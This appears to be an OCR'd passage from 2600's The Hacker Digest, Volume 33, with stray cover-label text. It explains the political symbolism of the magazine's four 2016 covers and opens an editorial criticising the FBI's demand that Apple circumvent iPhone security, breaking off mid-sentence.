

2600

The Hacker Digest - Volume 33


8VDC
LOW POWER
4793000
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PRS
8 TUV
9 WXY
*
0 OPR
#
Rcl
Clr
Snd
Sto
Lock
End
Pwr
Vol

WAIT FOR
DIAL TONE
PEnnsylvania 6-
5000
1
ABC 2
DEF 3
GHI 4
JKL 5
MNO 6
PRS 7
8 TUV
9 WXY
0 OPERATOR
11

Legacy
Asnapicon
CASSETTE TAPE RECORDER
AC/BATTERY
REPEAT
WARNING
IGNORE
HISTORY
DELETE
PROGRESS


نحن الأموات
MISSILE COMMAND
power
on
off
type
color
b-w
left difficulty
a
b
ALT-right difficulty
a
b
game select
game reset
TRAUMA
#NOTNORMAL

2016 COVERS


All of the covers from 2016 had a theme of older technology sending a message to us here in modern times.

Spring. *Cellular Phone*. This cover had a number of references to the Supreme Court, as it was very much in the news at the time. Justice Antonin Scalia had just died, leaving a vacancy in a pivotal election year. The display on the ancient cellular phone was the seven-digit telephone number for the Supreme Court. An image of the Supreme Court building appeared in the earpiece. The display also said "8VDC LOW POWER" which was a reference to the threat posed by Republicans who had vowed not to nominate a new justice until after the election. There would thus be only eight votes in Washington DC (8VDC), resulting in a low level of power to get anything done (LOW POWER). The background texture was that of an older style pre-surface-mount circuit board.

Summer. *Rotary Dial*. Because of The Eleventh HOPE coming up in July, we felt a nod to Spinal Tap was in order, so we came up with a rotary phone dial which went to eleven. (A large version of this cover was also displayed prominently at the conference.) Instead of a letter designation, the eleventh position on the dial had the schematic symbol for a resistor. This was our call to resist what we saw coming in the political world. The "H" (from the "4" position) and the "OPE" (from the "OPERATOR" position) were shaded in order to spell out HOPE. The number card in the center of the dial was PEnnsylvania 6-5000, still the current phone number for our conference venue: the Hotel Pennsylvania in New York City, immortalized in the famous Glenn Miller song of the same name. Even the card itself was an ancient version of what would be found on such a telephone.


Autumn. *Tape Recorder.* The particular model of tape recorder was the same that editor Emmanuel Goldstein had as an eleven-year-old. The Panasonic name was jumbled and replaced with an anagram that read "Asnapicon" while keeping the Panasonic font. This was a reference to Donald Trump (a snap icon) winning the Republican inauguration. The logo on the upper right was replaced with the word Legacy, as we were either going to get a Legacy Clinton or a Legacy Trump as our next leader, plus the technology itself could certainly be described with that word. Silhouettes over the tape carrier were Trump yelling into a microphone and Alex kicking Dim from the film adaptation of *A Clockwork Orange*. The tape recorder's transport control labels (RECORD, REWIND, FF, PLAY, STOP, EJECT) were replaced with REPEAT, WARNING, IGNORE, HISTORY, DELETE, PROGRESS. That helped construct the message from this bit of ancient technology. The REPEAT and HISTORY buttons were pressed, indicated that those who repeat history and ignore warnings would delete any progress. The background of the image was an American flag superimposed on a gritty ornate sidewalk.

Winter. *Atari 2600*. This is the first time that *2600 Magazine* had the similarly named Atari 2600 video game system from the early 1980s on a cover. There's a lot going on here. The Atari logo was replaced with a red and blue logo that said TRAUMA, something many of our readers were experiencing with the election results. The "right difficulty" switch was modified to say "ALT-right" with "difficulty" scratched out. The Atari 2600 itself is up on a stone pedestal. There is a "Missile Command" cartridge in the slot - and the cover itself has an 8-bit graphic overlay from the Atari 2600 "Missile Command" game. There is a large protest going on in the background, comprised of dead people who would presumably be turning in their graves over Trump being elected, some of whom were quite recently deceased. The people in the crowd included Graham Chapman (in a military hat), Gwen Ifill, Isaac Asimov, George Orwell, Brooklyn District Attorney Ken Thompson, Rosa Parks, Malcolm X, George Carlin (giving himself hand-ears with Ronald Reagan's hands), Frank Kelly (from *Father Ted*), Prince, Charles Buchwald (the cover artist's father), Muhammad Ali, Dwight D. Eisenhower, Leonard Cohen, Ron Glass (from *Berney Miller*), Florence Henderson, Edward R. Murrow, John Lennon, Kenny Baker (R2D2), Tom Hayden, Martin Luther King, David Bowie, and Gene Wilder. Protesters are holding three signs: a pink #NOTNORMAL hashtag, a sign in Arabic that says "We Are The Dead" (a famous quote from *1984*), and the Standing Rock Indian reservation logo of the folks protesting the Dakota Access pipeline.



Dictation & Crossfire

THE POWERS THAT WANT TO BE



There is nothing new here.

For as long as they've existed, governments have wanted more information and intelligence on what their citizens are up to. There likely will never be a government that *isn't* fixated on this, even if they don't start off that way. It's an inevitable side effect of power, one that exists in corporate structures as well. And as long as we remember this, we should be able to deal with it in a variety of creative ways. But we all too often forget this danger of authority, especially in times of crisis or *perceived* crisis.

That is what we saw back in February when the FBI came to Apple with a seemingly strange request. In order to gain access to the phone of a deceased mass shooter, they would need the company to manufacture code to basically get around its own security, specifically that which would wipe the data off the phone after a certain number of invalid password attempts were entered. Apple, to its credit, challenged this request and has since been mischaracterized as aiding and abetting criminals, terrorists, etc. Par for the course for those who don't leap up to play ball.

Now it's one thing when the NSA spies on everybody and spends all of its time trying to crack our encryption. Sure, it's a betrayal and it goes against everything that our country stands for, but it's pretty much the kind of thing we've always expected them to do. Looking back at our own publication from as far back as the 1980s reveals that very suspicion from many of our readers and writers. But what we have with the Apple case is something very different. Here we see a company being expected ("asked" is just too weak a word) to bypass its own security to help in an investigation. Laughably, they were told that this would only be used one time and wouldn't become a routine method of gaining access to any phone the feds felt like investigating. When has a tool ever been invented and then immediately destroyed? Everyone knows that once in place, it would always be in place. And even if it were completely wiped out of existence after being used this one time, the *precedence* would be in place, meaning that another request would mandate the tool be reinvented. A bit slower, perhaps, but just as destructive to our privacy and Apple's reputation.

That is why this fight is so important. We doubt anyone would have a problem handing over a PIN or password that would help in the investigation of someone who obviously was up to no good. If there is a hint of coconspirators somewhere, that certainly should be investigated. But to do this in the way the government desires is the equivalent of kicking in everyone's doors to investigate a single criminal. Better analogies might be expecting homeowners to hand over copies of their house keys or all of us to make a list of our passwords so investigators can have a look around whenever they felt the need to. Subverting their own code is the digital equivalent of this for Apple. And the fact that we're even having this dialogue is worrisome in many ways.

First off, how many companies have received similar requests without challenging them? How hard would it be for governments to demand such access and also forbid the recipient from disclosing the requests? We've already seen this happen on the transactional level with national security letters (NSLs), but this scenario takes that a step further with the expectation that companies will not only turn over information, but also construct the means that allow this to happen in the first place. And what assurance do we have that some other government, or even another agency within the *same* government, won't make additional or even more intrusive requests?

The best case scenario would have occurred if Apple were able to say with assurance that they couldn't fulfill this request because it simply wasn't possible. But that's not what happened. Apple said that it was indeed doable but would violate its trust with its customers and basically destroy its own security. In other words, Apple engineers here or anywhere in the world might have already succeeded in doing this. We're told they didn't, but that requires us to trust what we're being told without any real evidence to the contrary. That's a problem.

One could make the argument that since we know Apple's security can be thwarted by their own engineers, that it's as good as cracked already and they might as well just humor the authorities. Of course, that greatly devalues the millions of devices out there that are supposedly protected. But how secure are they really since we now know they can be subverted by people with the right amount of access?

The answer, obviously, is to have technology in place where companies don't control the security more than the actual users - unfortunately still something of a rarity. If, for example, you send someone a PGP-encrypted message, the government can't just go to an Internet Service Provider and demand that they decrypt it. The provider simply can't do this because only the user has access to their private key and only they know the passcode. Of course, the user can do something stupid by storing their private key publicly and having the passcode kept 